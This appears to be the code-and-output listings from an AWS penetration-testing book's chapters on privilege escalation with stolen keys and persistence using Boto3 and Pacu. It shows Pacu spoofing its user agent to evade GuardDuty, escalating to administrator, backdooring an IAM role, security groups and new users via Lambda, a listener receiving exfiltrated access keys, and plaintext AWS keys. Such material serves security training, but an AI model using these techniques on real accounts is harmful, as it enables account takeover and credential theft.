Filter policies
ec2full
Showing 1 result
Policy name
Type
Used as
Description
AmazonEC2FullAcc...
AWS managed
Permissions policy (1)
Provides full access to Amazon EC2 via t...
AmazonEC2FullAccess
Provides full access to Amazon EC2 via the AWS Management Console.
Policy summary
{ } JSON
{
"Version": "2012-10-17",
"Statement": [
{
"Action": "ec2:*",
"Effect": "Allow",



Filter policies
AmazonEC2FullAccess
Showing 1 result
Policy name
Type
Used as
Description
AmazonEC2FullAcc...
AWS managed
None
Provides full access to Amazon EC2 via the ...



Add user
1
2
3
4
Success
You successfully created the users shown below. You can view and download user security credentials. You can also email users instructions for signing in to the AWS Management Console. This is the last time these credentials will be available to download. However, you can create new credentials at any time.
Users with AWS Management Console access can sign-in at: https://rhinoassess.signin.aws.amazon.com/console
Download .csv
User
Access key ID
Secret access key
Test
AKIAI2IQUSHOAWNJCY5A
********* Show



Create New Group Wizard
Step 1 : Group Name
Step 2 : Attach Policy
Step 3 : Review
Review
Review the following information, then click Create Group to proceed.
Group Name
Developers
Edit Group Name
Policies
arn:aws:iam::aws:policy/IAMReadOnlyAccess
Edit Policies
Cancel
Previous
Create Group



IAM > Groups > Developers
Summary
Group ARN:
arn:aws:iam::216825089941:group/Developers
Users (in this group):
0
Path:
/
Creation Time:
2018-10-22 11:32 PDT
Users
Permissions
Access Advisor
This group does not contain any users.
Add Users to Group


Add Users to Group
Select users to add to the group Developers
Test
Showing 1 results
User Name
Groups
Password
Password Last Used
Access Keys
Creation Time
Test
0
N/A
1 active
2018-10-22 1...
Cancel
Add Users


Permissions
Groups (1)
Security credentials
Access Advisor
Permissions policies (2 policies applied)
Add permissions
Add inline policy
Policy name
Policy type
Attached directly
AmazonEC2FullAccess
AWS managed policy
Attached from group
IAMReadOnlyAccess
AWS managed policy from group Developers


Permissions
Groups (1)
Security credentials
Access Advisor
Add user to groups
Group name
Attached permissions
Developers
IAMReadOnlyAccess






```
PS C:\> aws configure --profile Test
AWS Access Key ID [None]: AKIAIPV46V6FRKZSR7DA
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]: json
```

```
PS C:\> aws sts get-caller-identity --profile Test
{
    "UserId": "AIDAJUTNAF4AKIRIATJ6W",
    "Account": "216825089941",
    "Arn": "arn:aws:iam::216825089941:user/Test"
}
```

```
PS C:\> aws a
usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help
aws: error: argument command: Invalid choice, valid choices are:

acm                                     | acm-pca
alexaforbusiness                        | apigateway
application-autoscaling                 | appstream
appsync                                 | athena
autoscaling                             | autoscaling-plans
batch                                   | budgets
ce                                      | cloud9
clouddirectory                          | cloudformation
cloudfront                              | cloudhsm
cloudhsmv2                              | cloudsearch
cloudsearchdomain                       | cloudtrail
cloudwatch                              | codebuild
codecommit                              | codepipeline
codestar                                | cognito-identity
cognito-idp                             | cognito-sync
comprehend                              | connect
cur                                     | datapipeline
dax                                     | devicefarm
directconnect                           | discovery
dlm                                     | dms
```

```
PS C:\> aws ec2 a
usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help
aws.cmd: error: argument operation: Invalid choice, valid choices are:

accept-reserved-instances-exchange-quote | accept-vpc-endpoint-connections
accept-vpc-peering-connection            | allocate-address
allocate-hosts                           | assign-ipv6-addresses
assign-private-ip-addresses              | associate-address
associate-dhcp-options                   | associate-iam-instance-profile
associate-route-table                    | associate-subnet-cidr-block
associate-vpc-cidr-block                 | attach-classic-link-vpc
attach-internet-gateway                  | attach-network-interface
attach-volume                            | attach-vpn-gateway
authorize-security-group-egress          | authorize-security-group-ingress
bundle-instance                          | cancel-bundle-task
cancel-conversion-task                   | cancel-export-task
cancel-import-task                       | cancel-reserved-instances-listing
cancel-spot-fleet-requests               | cancel-spot-instance-requests
```

```
PS C:\> aws ec2 describe-instances --profile Test
{
    "Reservations": []
}
```

```
PS C:\> aws ec2 describe-instances --region us-east-1 --profile Test
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-0922553b7b0369273",
                    "InstanceId": "i-094d48667c4c72738",
                    "InstanceType": "t2.micro",
                    "KeyName": "test",
                    "LaunchTime": "2018-10-22T18:09:17.000Z",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1b",
                        "GroupName": "",
                        "Tenancy": "default"
                    }
```

```
PS C:\> aws ec2 describe-security-groups --group-ids sg-0fc793688cb3d6050 --region us-east-1
 --profile Test
{
    "SecurityGroups": [
        {
            "Description": "launch-wizard-1 created 2018-10-22T11:07:28.487-07:00",
            "GroupName": "launch-wizard-1",
            "IpPermissions": [
                {
                    "FromPort": 22,
                    "IpProtocol": "tcp",
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "ToPort": 22,
                    "UserIdGroupPairs": []
```

Chapter 10: Privilege Escalation of AWS Accounts Using Stolen Keys, Boto3, and Pacu

```
[
    {
        "AmiLaunchIndex": 0,
        "ImageId": "ami-0d1000aff9a9bad89",
        "InstanceId": "i-06995bb1c01ad7afc",
        "InstanceType": "t2.micro",
        "KeyName": "test",
        "LaunchTime": "2018-10-22 21:49:16+00:00",
        "Monitoring": {
            "State": "disabled"
        },
        "Placement": {
            "AvailabilityZone": "us-west-2a",
            "GroupName": "",
            "Tenancy": "default"
        },
        "PrivateDnsName": "ip-172-31-30-20.us-west-2.compute.internal",
        "PrivateIpAddress": "172.31.30.20",
        "ProductCodes": [],
        "PublicDnsName": "ec2-34-220-205-53.us-west-2.compute.amazonaws.com",
        "PublicIpAddress": "34.220.205.53",
        "State": {
            "Code": 16,
            "Name": "running"
        },
        "StateTransitionReason": "",
        "SubnetId": "subnet-4740b03e",
        "VpcId": "vpc-c164dab8",
        "Architecture": "x86_64",
        "BlockDeviceMappings": [
            {
                "DeviceName": "/dev/xvda",
                "Ebs": {
                    "AttachTime": "2018-10-22 21:49:16+00:00",
                    "DeleteOnTermination": true,
                    "Status": "attached",
                    "VolumeId": "vol-037f374a8be9c7862"
                }
            }
        ],
```

```
test.gif (855573 bytes)
test.txt (95 bytes)
basic.xml (72176 bytes)
test.class (1430 bytes)
New Text Document.txt (36 bytes)
```

```
[
    {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": [
                    "s3:Get*",
                    "s3:List*"
                ],
                "Resource": "*"
            }
        ]
    },
    {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": "ec2:*",
                "Effect": "Allow",
                "Resource": "*"
            },
            {
                "Effect": "Allow",
                "Action": "elasticloadbalancing:*",
                "Resource": "*"
            },
            {
                "Effect": "Allow",
                "Action": "cloudwatch:*",
                "Resource": "*"
            },
            {
                "Effect": "Allow",
                "Action": "autoscaling:*",
                "Resource": "*"
            },
```

```
root:~/pacu# python3 pacu.py

settings.py file not found. Creating one from settings_template.py
  Settings file created.
```


```
No database found at /root/pacu/sqlite.db
Database created at /root/pacu/sqlite.db

What would you like to name this new session? Demo
```

```
Detected environment as Kali Linux. Modifying user agent to hide that from GuardDuty...
  User agent for this session set to:
    Boto3/1.7.48 Python/3.5.0 Windows/ Botocore/1.10.48
```


```
Pacu (Demo:imported-Test) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIAIIVSHQAFMOAHDBKA",
  "SecretAccessKey": "ezoAD3RQnpA/i914EQ4g********************",
  "SessionToken": null,
  "KeyAlias": "imported-Test",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
Pacu (Demo:imported-Test) >
```

```
Pacu (Demo:imported-Test) > run iam__enum_permissions
  Running module iam__enum_permissions...
[iam__enum_permissions] Confirming permissions for users:
[iam__enum_permissions]   Test...
[iam__enum_permissions]     Confirmed Permissions for Test
[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

  Confirmed permissions for user: Test.
  Confirmed permissions for 0 role(s).
```

```
Pacu (Demo:imported-Test) > run iam__privesc_scan
  Running module iam__privesc_scan...
[iam__privesc_scan] Escalation methods for current user:
[iam__privesc_scan]    CONFIRMED: PutUserPolicy
[iam__privesc_scan] Attempting confirmed privilege escalation methods...

[iam__privesc_scan]    Starting method PutUserPolicy...

[iam__privesc_scan] Trying to add an administrator policy to the current user...

[iam__privesc_scan]    Successfully added an inline policy named jea70c72mk! You should now have administrator permissions.


[iam__privesc_scan] iam__privesc_scan completed.

[iam__privesc_scan] MODULE SUMMARY:

  Privilege escalation was successful
```




```
Pacu (Demo:imported-Test) > aws guardduty list-detectors --profile Test --region us-east-1
{
    "DetectorIds": [
        "26y29frb0b5471oaqc291bv239188ee1"
    ]
}
```

```
Pacu (Demo:imported-Test) > run ec2__download_userdata
  Running module ec2__download_userdata...
[ec2__download_userdata] Data (EC2 > Instances) not found, run module "ec2__enum" to fetch it? (y/n) y
[ec2__download_userdata]   Running module ec2__enum...
Automatically targeting regions:
  ap-northeast-1
  ap-northeast-2
  ap-south-1
  ap-southeast-1
  ap-southeast-2
  ca-central-1
  eu-central-1
  eu-west-1
  eu-west-2
  eu-west-3
  sa-east-1
  us-east-1
  us-east-2
  us-west-1
  us-west-2
Continue? (y/n) y
```

```
[ec2__download_userdata] Targeting 4 instance(s)...
[ec2__download_userdata]   i-0d4ac408c4454dd9b@ap-northeast-2: User Data found
[ec2__download_userdata]   i-0ffc126ebc52e0103@ap-northeast-2: User Data found
[ec2__download_userdata]   i-08311909cfe8cff10@ap-northeast-2: No User Data found
[ec2__download_userdata]   i-025445e1640e323ad@eu-west-1: User Data found

[ec2__download_userdata] Targeting 1 launch template(s)...
[ec2__download_userdata]   lt-0dfd72771b1f46a99-version-1@us-east-1: User Data found

[ec2__download_userdata] ec2__download_userdata completed.

[ec2__download_userdata] MODULE SUMMARY:

  Downloaded EC2 User Data for 3 instance(s) and 1 launch template(s) to ./sessions/Demo/downloads/ec2_user_data/.
```

```
i-0d4ac408c4454dd9b@ap-northeast-2:
#cloud-boothook
echo "test" > /test.txt
```

Chapter 11: Using Boto3 and Pacu to Maintain AWS Persistence

```
PS C:\> aws iam list-access-keys --user-name Mike
{
    "AccessKeyMetadata": [
        {
            "UserName": "Mike",
            "AccessKeyId": "AKIAI32WK7CANKWL4TLA",
            "Status": "Active",
            "CreateDate": "2018-09-05T03:39:03Z"
        },
        {
            "UserName": "Mike",
            "AccessKeyId": "AKIAIFDODXAWRZBBT4BQ",
            "Status": "Active",
            "CreateDate": "2018-07-24T18:08:49Z"
        }
    ]
}
```

```
{
    "AccessKeyMetadata": []
}
```

```
{
    "AccessKey": {
        "UserName": "Sarah",
        "AccessKeyId": "AKIAICEZD2KPKYMBZGFA",
        "Status": "Active",
        "SecretAccessKey": "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",
        "CreateDate": "2018-11-06T00:41:13Z"
    }
}
```

☐	AWSServiceRoleForRDS	**AWS service:** rds (Service-Linked role)
☐	AWSServiceRoleForSupport	**AWS service:** support (Service-Linked role)

☐	AWSBatchServiceRole	**AWS service:** batch

```
  Running module iam__backdoor_assume_role...
[iam__backdoor_assume_role] Backdoor the following roles?
[iam__backdoor_assume_role]     Backdooring Admin...
[iam__backdoor_assume_role]     Backdoor successful!
[iam__backdoor_assume_role] iam__backdoor_assume_role completed.

[iam__backdoor_assume_role] MODULE SUMMARY:

  1 Role(s) successfully backdoored
```

```
root:~# mongo --host [redacted] --port 27017
MongoDB shell version v3.4.18
connecting to: mongodb://[redacted]:27017/
MongoDB server version: 3.4.18
Server has startup warnings:
2019-03-02T19:43:20.328-0500 I STORAGE  [initandlisten]
2019-03-02T19:43:20.328-0500 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2019-03-02T19:43:20.328-0500 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2019-03-02T19:43:20.819-0500 I CONTROL  [initandlisten]
2019-03-02T19:43:20.819-0500 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2019-03-02T19:43:20.819-0500 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2019-03-02T19:43:20.819-0500 I CONTROL  [initandlisten] ** WARNING: You are running this process as the root user, which is not recommended.
2019-03-02T19:43:20.819-0500 I CONTROL  [initandlisten]
2019-03-02T19:43:20.819-0500 I CONTROL  [initandlisten]
2019-03-02T19:43:20.819-0500 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent_hugepage/enabled is 'always'.
2019-03-02T19:43:20.819-0500 I CONTROL  [initandlisten] **        We suggest setting it to 'never'
2019-03-02T19:43:20.819-0500 I CONTROL  [initandlisten]
>
```

```
  Running module ec2__backdoor_ec2_sec_groups...
[ec2__backdoor_ec2_sec_groups] Applying Rules...
[ec2__backdoor_ec2_sec_groups]   Group: corp
[ec2__backdoor_ec2_sec_groups]     SUCCESS
[ec2__backdoor_ec2_sec_groups] ec2__backdoor_ec2_sec_groups completed.

[ec2__backdoor_ec2_sec_groups] MODULE SUMMARY:

  1 security group(s) successfully backdoored.
```


Type	Protocol	Port Range	Source	Description
Custom TCP Rule	TCP	27017 - 27018	1.1.1.1/32	


```
[lambda__backdoor_new_users]   Created Lambda function: wxydf3oxhdz3sv6
[lambda__backdoor_new_users]   Created CloudWatch Events rule: arn:aws:events:us-east-1:216825089941:rule/wxydf3oxhdz3sv6
[lambda__backdoor_new_users]   Added Lambda target to CloudWatch Events rule.
[lambda__backdoor_new_users] Warning: Your backdoor will not execute if the account does not have an active CloudTrail trail in us-east-1.
[lambda__backdoor_new_users] lambda__backdoor_new_users completed.

[lambda__backdoor_new_users] MODULE SUMMARY:

  Lambda functions created: 1
  CloudWatch Events rules created: 1
  Successful backdoor deployments: 1
```


```
Connection from 34.204.82.128 53528 received!
POST /awscreds HTTP/1.1
Host: 1                  0
User-Agent: python-requests/2.7.0 CPython/3.6.1 Linux/4.14.77-70.59.amzn1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 72
Content-Type: application/x-www-form-urlencoded

AKId=AKIAIDA7GDEO2YO4TWAQ&SAK=IJVPabp4eEMMkpYsoq5GUunO8fa3Jjlx4%2FNuxbgR
```

```
  Running module lambda__backdoor_new_users...
[lambda__backdoor_new_users]   Deleting function wxydf3oxhdz3sv6...
[lambda__backdoor_new_users]   Deleting rule wxydf3oxhdz3sv6...
[lambda__backdoor_new_users] Completed cleanup mode.

[lambda__backdoor_new_users] lambda__backdoor_new_users completed.

[lambda__backdoor_new_users] MODULE SUMMARY:

